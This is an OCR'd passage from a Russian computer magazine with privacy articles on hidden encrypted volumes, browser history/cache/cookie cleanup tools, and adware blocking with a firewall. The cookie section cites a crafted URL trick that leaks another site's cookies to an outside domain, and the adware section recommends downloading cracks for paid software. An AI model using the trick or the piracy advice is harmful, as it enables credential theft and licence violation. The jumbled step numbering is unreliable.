❽. Ты создал новый зашифрованный логический диск. Нажав на него правой кнопкой, выбери Dismount, диск отключится и станет невидимым. Если хочешь изменить параметры диска, то нажми Properties Container.

Создаем скрытую область на только что созданном диске:

❶. После создания диска запиши на него любую информацию для отвода глаз, такую, чтобы с виду она действительно казалась секретной.

❼. Отключи диск (выше описано, как это сделать). В Properties контейнера поставь галочку Create Hidden part.

❸. Вводи новый пароль, отличный от первого. Именно этим паролем тебе придется пользоваться постоянно, а тот пароль, что ты использовал при создании логического диска, ты будешь говорить тем, кто вздумает тебя пытать.

❿. Генерируй новый ключ.

❺. Форматируй секретную область (для надежности в NTFS).

❻. Секретная область создана.

❼. Проверь, действительно ли ты создал секретную область. При входе в нее должно появиться сообщение о том, что тебя пустили в секретную зону.

Чего нельзя делать:

❶. Нельзя дописывать файлы на логическом диске, то есть на диске-контейнере, хранящем в себе секретную область. Почему? Объясню: предположим, ты зарезервировал под логический диск 40 мегабайт, из них лишь 10 ты заполнил файлами для отвода глаз. Остальные ты зарезервировал для секретной области. Когда к тебе придут, и ты откроешь первый липовый диск, враги увидят, что на нем есть свободное место, равное 30 мегабайтам. А это как раз и есть то пространство, что занято секретной областью. При записи в это псевдопустое место будет происходить удаление информации из твоего тайника, то есть записываться поверх тех данных, что были там раньше. После записи поверх секретной области все данные из нее будут уничтожены.

И как следствие: никогда не работай с логическим диском, хранящим в себе секретную область. Работай только с самой секретной областью.

❼. Нельзя менять атрибуты основной директории, если секретная зона уже создана.

❸. Основная часть и секретный контейнер - это два разных диска, которые можно форматировать в разные файловые системы. Также желательно оригинальную файловую систему хранить в формате FAT или FAT32, а секретный контейнер в формате NTFS для большей безопасности и целостности обоих разделов (из-за спецификации этих файловых систем другая схема может привести к повреждению данных в оригинальном контейнере, но не в секретном).

Вот и все! Надеюсь, полученных знаний тебе с лихвой хватит, чтобы грамотно обезопасить свои секретные данные от чужих глаз...

matt gophph (matt@nm.ru) feat. serge (serges@ua.fm)

ЗАМЕТАЕМ СЛЕДЫ

КАК НЕ ОСТАВЛЯТЬ СЛЕДОВ НА СВОЕМ КОМПЕ

Мой комп - моя крепость. Файрволы стоят, дырки заделаны - враг не пройдет. Это все хорошо, но в рядах защитников есть слабохарактерные предатели: cookies, история, кэш. Они знают о твоих похождениях и, недолго ломаясь, расскажут о них первому встречному. Проведем-ка мы зачистку.

Пока ты бродишь по Нету, твоя бродилка, под предлогом обеспечения удобства, собирает разную инфу и кидает ее на винчестер. По идее, эта инфа помогает тебе вспомнить, где ты вчера по пьяни видел классную порнушку, ликвидирует необходимость повторно загружать одни и те же данные и вводить одни и те же пароли. Но есть обратная сторона медали. Эту же инфу можно использовать против тебя.

Многие онлайн сервисы (почты, переводчики и другие) при переходе по страницам идентифицируют тебя по инфе, записанной ими ранее в кукизы. Поэтому, если ты отказываешься от их печенья, они с тобой водиться не будут. Причем некоторые даже не говорят, что это из-за кукизов. Догадайся, мол, сам.

ИСТОРИЯ

■ История (aka history aka журнал) - это адреса и заголовки страниц, которые ты посещал. Т.е. отобразила бродилка тебе пагу, а сама записала n байт в файлик с историей. В опере7 это profile\global.dat, в осле5 - local settings\history\history.ie5\index.dat (в XP). А вообще, это зависит от версии смотрелки, установленных патчей и прочих нюансов. Да и неважно это ;).

История - это, конечно, полезная штуковина. Частенько случается, что инфа, которая на первый взгляд тебе кажется неинтересной, через 20 минут оказывается практически бесценной. Или, что бывает еще чаще: надыбал ты классную инфу, срочно Файл -> Сохранить. Потом еще 5 минут безмятежного серфинга, дисконнект, и пора подробно почитать, что же мы там сохранили. Открываешь и лицезришь фреймовую страницу, на которой из всего, что подлежало сохранению, сберегласъ только полоска меню. Вот тогда лезешь в историю, находишь там заветный сайт, даблклик, вуаля: непокорная пага. Теперь ты, конечно, умнее, и сохраняешь весь frameset. Все на месте. Убедил в полезности? Хорошо, но пока не расслабляйся. Есть другой расклад.


Пока мама/подруга/жена спит в соседней комнате, можно посмотреть порнушку. Не отнекивайся, все так делают ;). А тут бабах! Проснулась мама. Сразу закрываем окно и продолжаем изучать последние новости в области биокомпьютеров. Я не я, корова не моя ;). Через часок-другой маме срочно нужен инет, и она начинает развивать "полезный" сценарий использования истории. Мы все, конечно, рады за твою маму, но в окне истории она непременно увидит "XXX...", "Развратные пышки..." и другие недвусмысленные заголовки. И мама - это лучший вариант. Если увидит подруга, дальнейшее развитие ситуации будет еще хуже. Вот для таких, мягко говоря, "бесполезных" случаев, надо заботиться об истории и чистить ее, как зубы перед сном.

ИСТОРИЯ: МЕТОДЫ БОРЬБЫ


■ Самый простой и бесхлопотный способ спрятать от всех свои похождения - запретить бродилке записывать историю. Для этого не нужен хацкерский софт, в каждом приличном браузере такая фишка предусмотрена: IE - "0 дней хранить ссылки", Opera - "0 visited addresses", Mozilla - "remember visited pages for the last 0 days" (все это можно найти в диалоге конфигурации соответствующего браузера). И можешь забыть об опасности. Но тогда никаких благ научно-технического прогресса и никаких полезных сценариев :(.

Есть другой вариант. После порочащих тебя действий заходишь в бродилкино окно истории и путем банального выборочного удаления заметаешь все следы своих сексуальных дивергенций. И, может быть, именно на это рассчитывали создатели IE и Mozilla, когда записи в окне истории группировали по хостам ;).


А раз уж облом выковыривать из журнала записи, опять же, в каждой бродилке в настройках есть батон "очистить", подразумевающий "очистить всю историю".



Ведение журнала посещений можно запретить вообще



До компрометирующего кэша Оперы добраться совсем несложно



Просмотреть куки-файл просто, понять что-то в нем - сложнее

КЭШ

В контексте этой статьи, кэш - копии файлов сайта, сохраненные на твоем винте для обеспечения автономной работы или ускорения загрузки когда-то просмотренной паги. Какая от них опасность? Ну, вот смотри: посмотрел ты порнушку, проснулась подруга, историю почистил, теперь уж точно корова не моя. Ан нет! По одной ей ведомой причине, любимая запускает acdsee и рулит в район c:\program files\Opera7\Cache4.

Осел и Мозилла тоже долго ломаться не будут. Потом развод, кактусы и 2 недели воздержания.

Мораль басни такова: с кэшем иногда тоже надо бороться.

КЭШ: МЕТОДЫ БОРЬБЫ

В общем-то, интегрированные в бродилки методы борьбы с кэшем почти такие же, как и с историей. Ты можешь совсем запретить кэширование файлов или очистить все сохраненное добро. Но для кэша браузеры имеют более мощные настройки. Опера даже позволяет выбирать, что сохранять: картинки, паги, все вместе. Кроме того, есть в Опере полезная фишка "очищать при выходе", которая избавит тебя от лишних телодвижений и паники в ответственный момент. Есть одно но. Даже если ты выключаешь кэширование файлов, это вовсе не значит, что твой винт останется девственно чистым. Бродилки по мере необходимости могут кидать туда разного рода инфу, хотя и клянутся, что только в крайнем случае.

COOKIES

Добро пожаловать в кулинарный раздел, сегодня, кроме всего прочего, мы поговорим о печенье (cookies), о том, как его употреблять, и о его вреде для здоровья юзверей и их компьютерофф. Твои любимые женщины вряд ли извлекут из них какую-то небезопасную информацию, но все-таки...

Многие сайты, хорошие и не очень, приличные и самые посещаемые, любят сорить на компах пользователей некими cookies, что в переводе с заморско-буржуйского означает "печенье". Повелась эта нехорошая привычка еще с незапамятных времен, когда лень (та самая, которая "двигатель прогресса") заставила наших отцов-компьютерщиков немного автоматизировать процесс брожения по бескрайним просторам Сети: автоматически логиниться на любимый порносайт, запоминать настройки интерфейса и дальше в том же духе. На самом деле, кукизы - это обычные файлы на наших с тобой винтах, в которых все браузеры, начиная с банального ослика ИА и заканчивая Firebird'ами и раритетными Lynx'ами (Lynx отдыхает, всем качать links с links.sourceforge.net - вот это действительно браузер - прим. AvaLANche), хранят инфу о пользователях, которую последние, сами того не ведая, остав-

ляют при серфинге по великому, могучему, правдивому и свободному. В кукизах может храниться что угодно - начиная от паролей на мыло, хостинг, чат и заканчивая количеством просмотренных баннеров, домашним адресом или номером телефона бабушки :). Делается это для того, чтобы при посещении сайтов можно было хранить в памяти разного рода инфу (например, настройки или логин/пароль) и не забывать ее при переходе с одной странички на другую. Например, логинишься ты на мыльный сервис: вводишь пароль и жмешь "вход". А мыло говорит бродилке: "Эй, братуха, пометь где-нибудь, что логин - Вася, а пароль - Шарик". Потом, когда жмешь, например, изменить настройки, то же мыло у бродилки спрашивает: "Какие я там тебе говорил логин/пароль?" Дальше происходит сверка с базой данных, и тебе выдается страничка изменения настроек. При всех этих терках, web-ресурс может прочитать из кукизов только ту инфу, которую пользователь ему предоставил, все остальное браузер будет яростно защищать от посторонних глаз и рук, наивно думая, что сохраняет твою конфиденциальность.

Естественно, у каждого браузера кукизы свои и хранятся по-разному. Самым простым способом посмотреть, есть ли они в эксплорере - Сервис -> Свойства Обозревателя -> Параметры -> Просмотр файлов ("cookies").

В каждом, на первый взгляд, хранится белиберда, потому что ослик шифрует всю инфу, но в руках злого дядьки-хакера белиберда превратится в заветный номер телефона бабушки, фотомодели-сестры и остальных засекреченных родственников. Как? Дело в том, что для получения содержимого приватных кукизов, хацкеру совсем не обязательно вламываться на комп и сажать трояна. Достаточно использовать одну из имеющихся дырок в браузере, пригласив жертву на свой сайт :). Даже шестой непропатченный осел, получив адрес типа http://password.com%20.xakep.ru, с радостью передаст содержимое кукизов из http://password.com любому серверу в зоне .xakep.ru. Аналогичные дыры имеются и у Mozilla, и у Opera. Полный их »

В каждой приличной бродилке предусмотрена фишка, запрещающая ведение журнала посещений, а также возможность выборочно или массово удалять из него записи.

Если на твоей форсированной тачке Опера грузится больше 20 секунд - удали global.dat. Это был разросшийся файл с историей. Теперь все должно летать ;).

S O F T

NOTRAX

Лежит в темных закоулках буржуйского веба замечательная программа с говорящим названием - NoTrax. Этот НоуТрах - не что иное, как анонимный браузер, вернее, бродилка, не оставляющая следов твоих похождений и проделок. Главный недостаток - довольно тормозная (видать, движок ребята все-таки свой сварганили - и это у них, естественно, хуже, чем у MS получилось). Еще один неприятный момент - прога платная. А вообще, инструмент довольно занятный. Качать здесь: **www.heidi.ie**.

список можно посмотреть на ближайшем багтраке: www.security.nnov.ru или www.xakep.ru.

Так что каждый юзер должен рьяно охранять все свое печенье :).

Вот, пожалуй, и вся вводная в кулинарию. Добавлю только, что кукизы бывают двух сортов - постоянные (те которые лежат на винте и после закрытия браузера) и временные (в которых, например хранятся текущие логин и пароль при просмотре мыла, и которые после ухода с сайта удаляются).

COOKIES: МЕТОДЫ БОРЬБЫ

Естественно, любой уважающий себя пользователь должен, заботясь о своей безопасности и анонимности, если не полностью заметать результаты своего лазанья по интернету, то, по крайней мере, знать, что они есть, и пускать злобного хацкера по ложному следу. Элементарные средства управления кукизами предусмотрены в каждой нормальной бродилке. И Осел, и Опера, и Мозилла позволяют запретить/разрешить прием и обработку стандартных (которые устанавливает текущий сайт) и сторонних (которые устанавливаются другими сайтами) cookie, а также установить сайты, которым всегда разрешено или, наоборот, запрещено использовать кукизы. Плюс к этому, в IE есть стильный ползунок для определения

Самая продвинутая по части настройки кукизов - Мозилла


уровня безопасности, в Опере - фишка "очищать кукизы при выходе" (почти как с кэшем) и менеджер для имеющихся кукизов, в Мозилле - возможность устанавливать срок годности для всех имеющихся печенюшек. Но, надо признать, по настройке кукизов Мозилла делает и Оперу, и IE.

ДЖЕНТЛЬМЕНСКИЙ НАБОР

В принципе, можно удовлетвориться интегрированными средствами заметания следов, ничего не качать и не смущать подруг. Но как-то не по-нашему все это - довольствоваться стандартными возможностями. Итак, обзор история-кэш-кукизового софта!

One Smart Cookie

www.ogadei.com/software/osc




One Smart Cookie - антикуки для домохозяек

Очень простенькая утилита, поддерживает только IE. Может удалять выбранные кукизы, может не удалять. Все. Рекомендуется для домохозяек ;).

Cookie Editor 1.8

www.proxoft.com/CookieEditor.asp

Эта прога поддерживает как осла, так и Мозилла-совместимые браузеры. Главное достоинство Cookie Editor - возможность не только управлять кукизами, но и просматривать и изменять их содержимое (имя, значение, срок годности и т.д.). Можно сохранять текущее состояние и восстанавливать его. Кроме того, софтина позволяет просматривать содержимое истории браузеров и, что полезно, выполнять все действия для разных пользователей (например, когда комп используют несколько человек, и каждый хочет хранить только свои пароли).




Cookie Editor может еще и редактировать кукизы

Cookie Pal 1.7

www.kburra.com/cpal.html

Это наиболее продвинутый менеджер кукизов. Кроме осла, он поддерживает кучу других браузеров и даже почтовых клиентов при помощи модулей. Opera, Mozilla - не вопрос! Cookie Pal имеет весь джентльменский набор фич по фильтрации, убиванию и восстановлению куки, а также просмотру установленных кукизов за один сеанс работы браузера и звуковому оповещению о пропущенных или убитых куки. Для общей безопасности Cookie Pal - то что надо.



Мал да удал - Cookie Pal поддерживает Opera, Mozilla, IE и еще много других прог

Internet Cache Explorer 2.60

www.risingresearch.com/ru/icache


Вот это инструментарий для твоей подруги ;). Прога позволяет просматривать кэш практически всех известных бродилок (Мозиллы - с докачиваемым плагином) и самостоятельно определяет, к какой из них относится выбранная папка с кэшем. В обязательном порядке все отсортировано по хостам и имеется возможность сохранения отдельного файла, группы файлов или целого сайта с сохранением структуры. Плюс удаление дубликатов; файлов, на которые нет ссылок в кэше, и удаление ссылок, для которых нет файлов. И в нагрузку ко всему - мощная схема настройки просмотра.


Просмотр кэша любой бродилки - плевое дело

IE Security Pilot

www.colorpilot.ru/iesecuritypilot/

Эта маленькая программка от российских производителей, как видно из названия, умеет работать, к сожалению, только с эксплорером, но ее будет вполне достаточно для заметания за собой следов, например, в компьютерном клубе, чтобы хитрые админы не забрали потом пароли на мыло или любимого чара 8 уровня с





Security Pilot - любит сжигать следы

БК :). В ее возможности входит запоминать состояние осла (историю, кэш, кукизы), "сжигать" всю инфу - т.е. удалить, а потом забить нулями, чтоб всякие там EasyRecover и Lost&Found не обломали нам всю конспирацию. При этом прога автоматически отслеживает изменения, производимые эксплорером, и перезапускает его при необходимости, чтобы гарантированно скрыть следы жизнедеятельности юзера.


Smart Protector Pro
http://smartprotector.com/eraser/

Одним словом - "универсальный чистильщик". Smart Protector Pro позволяет удалять с компа все, что относится к ослу: кукизы, историю, кэш, автозаполняемые формы; чистит папки временных файлов осла и винды + убирается после работы таких прог, как ACDSee, Winamp и т.д. Плюсом является возможность выборочно удалять или сохранять конкретные кукизы, а также чистить выбранные директории на винте (например, папку MyDownloads) - но это уже отдельный разговор.

Универсальный чистильщик Smart Protector Pro

Tracks Eraser Pro
www.acesoft.net

Еще один специалист широкого профиля по уничтожению следов твоих похождений в ИЕ, Опере, Нетскейпе, Мозилле, Аутлуке и еще туевой куче программ. Удаляет выборочно и массово: историю, кэш, набитые адреса, кукизы, автозаполняемые формы и еще немерено компрометирующей инфы. А еще она умеет блокировать изменение хомпаги ИЕ всякими неприличными сайтами. Ну и, конечно же, защита от восстановительного утиля.



Tracks Eraser Pro - любые уборочные работы


Trail remover
http://yavsoft.com/trailremover

Это самая легковесная прога по уничтожению осло-виндозных следов. Просмотрщик внешний, дерево только развернутое, массовое выделение не предусмотрено. Одним словом, удобство и дизайн оставляют желать лучшего. Но для оперативного осуществления комплекса мероприятий "закачка-зачистка" - самое то что надо!


Trail Remover - проще некуда ;)

Secure Opera
www.dsgroup.km.ru


Secure OPERA - оперный аналог trail remover'a. Вес - полметра, из возможностей предусмотрены только полная очистка истории посещений и закачек, кэша и кукизов. Никаких просмотров и редактирований. Имеется еще в наличии фишка "найти каталог Оперы". Но у меня он почему-то совпадает с виндозным. Кривой у меня какой-то комп ;).


Secure Opera - ОПЕРАтивное заметание следов

Proxomitron 4.5
http://proxomitron.org

Есть в природе один популярный способ управлять передачей кукизов. Называется он локальные прокси-серверы. Как правило, эти самые серверы используются для обрезания баннеров, счетчиков и прочей чепухи. Но, кроме того, они умеют на лету фильтровать печенье и даже изменять его содержимое, включая пароли и телефоны бабушек. Самая приятная фишка заключается в том, что прокси ты настраиваешь один раз, а используешь со всеми бродилками. То есть ставишь программулину на свою тачку, а в браузере прописываешь прокси-сервер 127.0.0.1:8080.

По миру ходит много таких прог, но мы остановимся на Proximitron'e. Своим метровым весом он поможет не только навсегда избавиться от назойливой рекламы, но и надежно контролировать все входящие и исходящие куки. Софтина умеет изменять, блокировать, делать временными и даже эмулировать свои собственные куки-запросы, имеет черный список web-сайтов и еще много всего. Более того, помимо печенья, Proxomitron позволяет подделывать HTTP-хедеры, тем самым легко позволяя выдавать себя за аборигена с острова Маврикий, говорящего на родном узбекском языке и пользующегося браузером InternetExploiter 7.0. Все настройки изменяются парой кликов мышью. Рекомендуется для повседневного использования. Печать и подпись ;).


Proxomitron - это не только баннерорезка, но и куки-фильтр

И ПОСЛЕДНЕЕ...

И важный совет напоследок: никакие менеджеры куки/истории/кэша не помогут, если на компе стоят дырявые или криво настроенные ось и браузер, а злобный хацкер, если не через печенье, так через что-либо более банальное сможет спионерить всю бесценную инфу. Поэтому, чтобы чувствовать себя в полной безопасности, лучше своевременно обновлять мягкую составляющую компа и почаще наведываться, например, на http://windowsupdate.microsoft.com (это для винды), ну а пользователи линуха, думаю, сами знают, куда сходить для этих целей :). Безопасного тебе серфинга!

Аналогичными с Proximitron'ом возможностями обладают и другие проги, например: Privoxy (www.privoxy.org), A4Proxy (www.inet-privacy.com/a4proxy).

Горячие клавиши для панели истории в самых распространенных бродилках: IE, Mozilla - Ctrl+H, Opera - Ctrl+4. А потом лихорадочный delete, delete, delete...

morbah (morbah@list.ru), www.scootera.net

СМЕРТЬ БАННЕРАМ И ВСПЛЫВАЮЩИМ ОКНАМ!

ADWARE/SPYWARE ПОД ПРИЦЕЛОМ

Наверняка, при работе в инете или просто при юзании всевозможных скачанных прог ты замечал, что рядом с полезной информацией расположено еще множество дружелюбных картинок с манящими заголовками.

При клике по такой картинке открывается еще одно окошко браузера с рекламной информацией. Чаще всего заголовок на картинке совпадает с содержанием рекламной странички, но бывает, что вместо "элитной квартиры в Москве по самым низким ценам" тебе открывается сайт службы знакомств, на котором располагаются бесконечные липовые ссылки.

Но это еще ладно, одно окно с рекламой ты закроешь... хорошо, если оно будет только одно. Может получиться так, что при закрытии одного окна появится другое, затем еще и еще... Реклама так и начинает сыпаться на тебя. Конечно, маловероятно, что окна будут открываться до бесконечности (хотя если тебя занесет на порносайт, то все окна можно так и не закрыть), но все равно неприятно, когда тебе открылось не то, что ты ожидал, да еще и завалило множеством попутно открывающихся окон. Сейчас в интернете расплодилось множество сайтов с "активной рекламой", когда рекламные окна появляются без спроса. Это может происходить как при просмотре интернет-страниц, так и при работе с любимой adware-программой. Рекламное окно может появиться в результате открытия-закрытия другого окна или по истечении какого-то небольшого интервала времени.

В этой статье мы подробно объясним, как бороться с баннерами, активной рекламой и другим мусором в Adware-приложениях и при работе с браузером.

Adware (AD - общепринятая англ. аббревиатура для Advertising - реклама) - это вид интернет-маркетинга, заключающийся во встраивании баннеров в freeware и shareware-программы.

Программист интегрирует компонент для показа и скачивания баннеров в свою программу.

Пользователь устанавливает эту программу, она, связываясь по протоколу HTTP с сервером, хранящим баннеры, принимает баннеры. Баннеры кэшируются на машине пользователя, после чего они могут показываться даже при отсутствии подключения к интернету. Компонент показа баннеров при подключении к Сети проверяет свои обновления и при обнаружении более свежей версии автоматически обновляется.

Программа, в свою очередь, распространяется бесплатно, а труд программиста оплачивает рекламодатель.

За каждый пользовательский клик по баннеру рекламодатель платит баннерной компании около 5 центов, программисту достается в среднем 50% от этой суммы.

Юзер видит красивые подмигивающие баннеры - кого-то это раздражает, кого-то нет...

Если ты относишься к первому типу людей - нетерпимых к разного рода раздражающим факторам, то ты можешь попробовать убрать баннеры из своей любимой программы, после чего она перестанет их показывать и кушать твой трафик.

Для этого нужно скачать crack, превращающий шаровары, триалы, демо и прочие не бесплатные программы в полностью функциональные - без каких бы то ни было ограничений.

Универсальной проги, удаляющей баннеры из любой программы, не существует. Можно просто запретить программе соединяться с баннерным сервером и скачивать свежие баннеры. Для этого нужно установить Firewall.

У каждого файрвола есть список сайтов, которым он доверяет или не доверяет. Обычно адреса всех баннерных серверов файрволу известны (если какого-то адреса нет, то всегда можно добавить его вручную или скачать более свежую версию программы, которой известны свежие серверы баннеров). Таим образом, можно запретить любой из программ связываться с одним из них.

Вообще-то, Firewall это серьезная программа, которая не только режет баннеры, но и защищает тебя от попыток различных программ передавать и принимать данные на твой компьютер. Но для этого надо знать, какая программа за что отвечает, иначе можно так настроить его, что соединиться с интернетом в следующий раз не удастся. Так что при настройке файрвола надо быть предельно внимательным.

Если ты решился все-таки поставить файрвол, советую для начала Outpost Firewall, позволяющий удалять рекламные картинки всех известных стандартных размеров и тех размеров, которые ты ему зададшь (размер баннера можно узнать, кликнув по нему правой кнопкой и выбрав строку "свойства").

Outpost Firewall заботится о твоей безопасности благодаря множеству функций:

- возможность сделать компьютер невидимым в Сети;
- индивидуальная настройка для каждого пользователя;
- защита от удаленного доступа и тем более администрирования;
- предупреждает тебя при попытке какой-либо программы послать ответный сигнал;

ADWARE-ПАУТИНА

■ **Soft.Tbn.ru** - первая и единственная adware сеть в рунете. Adware сеть **Soft.Tbn.ru** функционирует на базе действующей баннерной сети TBN, показывающей более 20 млн. баннеров в день. Специальный компонент SoftTBN.dll интегрируется в ПО, устанавливается на компьютер каждого юзера и обеспечивает скачивание и показ баннеров.

■ возможность задавать приложения, которым ты доверяешь всегда, или такие, о работе которых просишь уведомлять;
■ ведется лог всех событий внутри системы;
■ защищает все открытые порты от посторонних вторжений, защищает от троянов и почтовых вирусов, попадающих к тебе по электронной почте;
■ блокирует передачу информации о твоей сетевой активности веб-сайтам;
■ не позволяет детям просматривать страницы, которые могут травмировать неокрепшую детскую психику :).

Во время инсталляции программа спросит тебя о том, хочешь ли ты задать авто-конфигурацию для приложений и сетевых настроек, нажми "да". Outpost Firewall Pro сам найдет все приложения на жестком диске и назначит для каждого определенное правило, с соблюдением всех требований по безопасности и обеспечением оптимальной производительности. Любое правило ты сможешь изменить в дальнейшем, если посчитаешь его в данном случае недостаточно верным.


Outpost обязательно разделит все твои приложения на три группы: запрещенные (для таких приложений запрещена работа с Сетью), пользовательский уровень (юзают пользовательские настройки, установленные правилами), доверенные (разрешены любые действия в Сети).

При запросе каким-либо приложением удаленного соединения Outpost Firewall спросит, как лучше поступить (для этого обязательно должен стоять режим "обучение"):

SPYWARE

■ Небольшие шпионские программы, собирающие данные о юзере и передающие их на сервер поставщика рекламы. Встраиваются в бесплатные и условно-бесплатные программы без ведома купившего их пользователя. Эти программы объединяет общий термин Spyware - шпионское программное обеспечение, впрочем, от них есть хорошие средства...

■ Разрешить этому приложению выполнять любые действия - выбрав этот пункт, ты разрешаешь весь сетевой трафик для данного приложения, и оно получает статус "доверенного приложения".
■ Запретить этому приложению выполнять какие-либо действия - весь сетевой трафик для данного приложения становится недоступен, и оно получает статус "запрещенное приложение".
■ Создать правило на основе стандартного - выбрав этот пункт, ты создаешь правило, ограничивающее для данного приложения его сетевой доступ по портам и протоколам; при этом используются встроенные разработчиками настройки, которые подходят для большинства операций; приложение включается в список "Пользовательский уровень".
■ Разрешить однократно - ты можешь выбрать этот пункт, если не уверен в надежности этого приложения и хочешь узнать, как оно будет себя вести; при этом удаленное соединение для этого приложения разрешается один раз.
■ Блокировать однократно - этот пункт ты можешь выбрать, если не доверяешь приложению, которое запрашивает удаленное соединение, но не хочешь заблокировать его полностью; при этом удаленное соединение для данного приложения блокируется один раз.



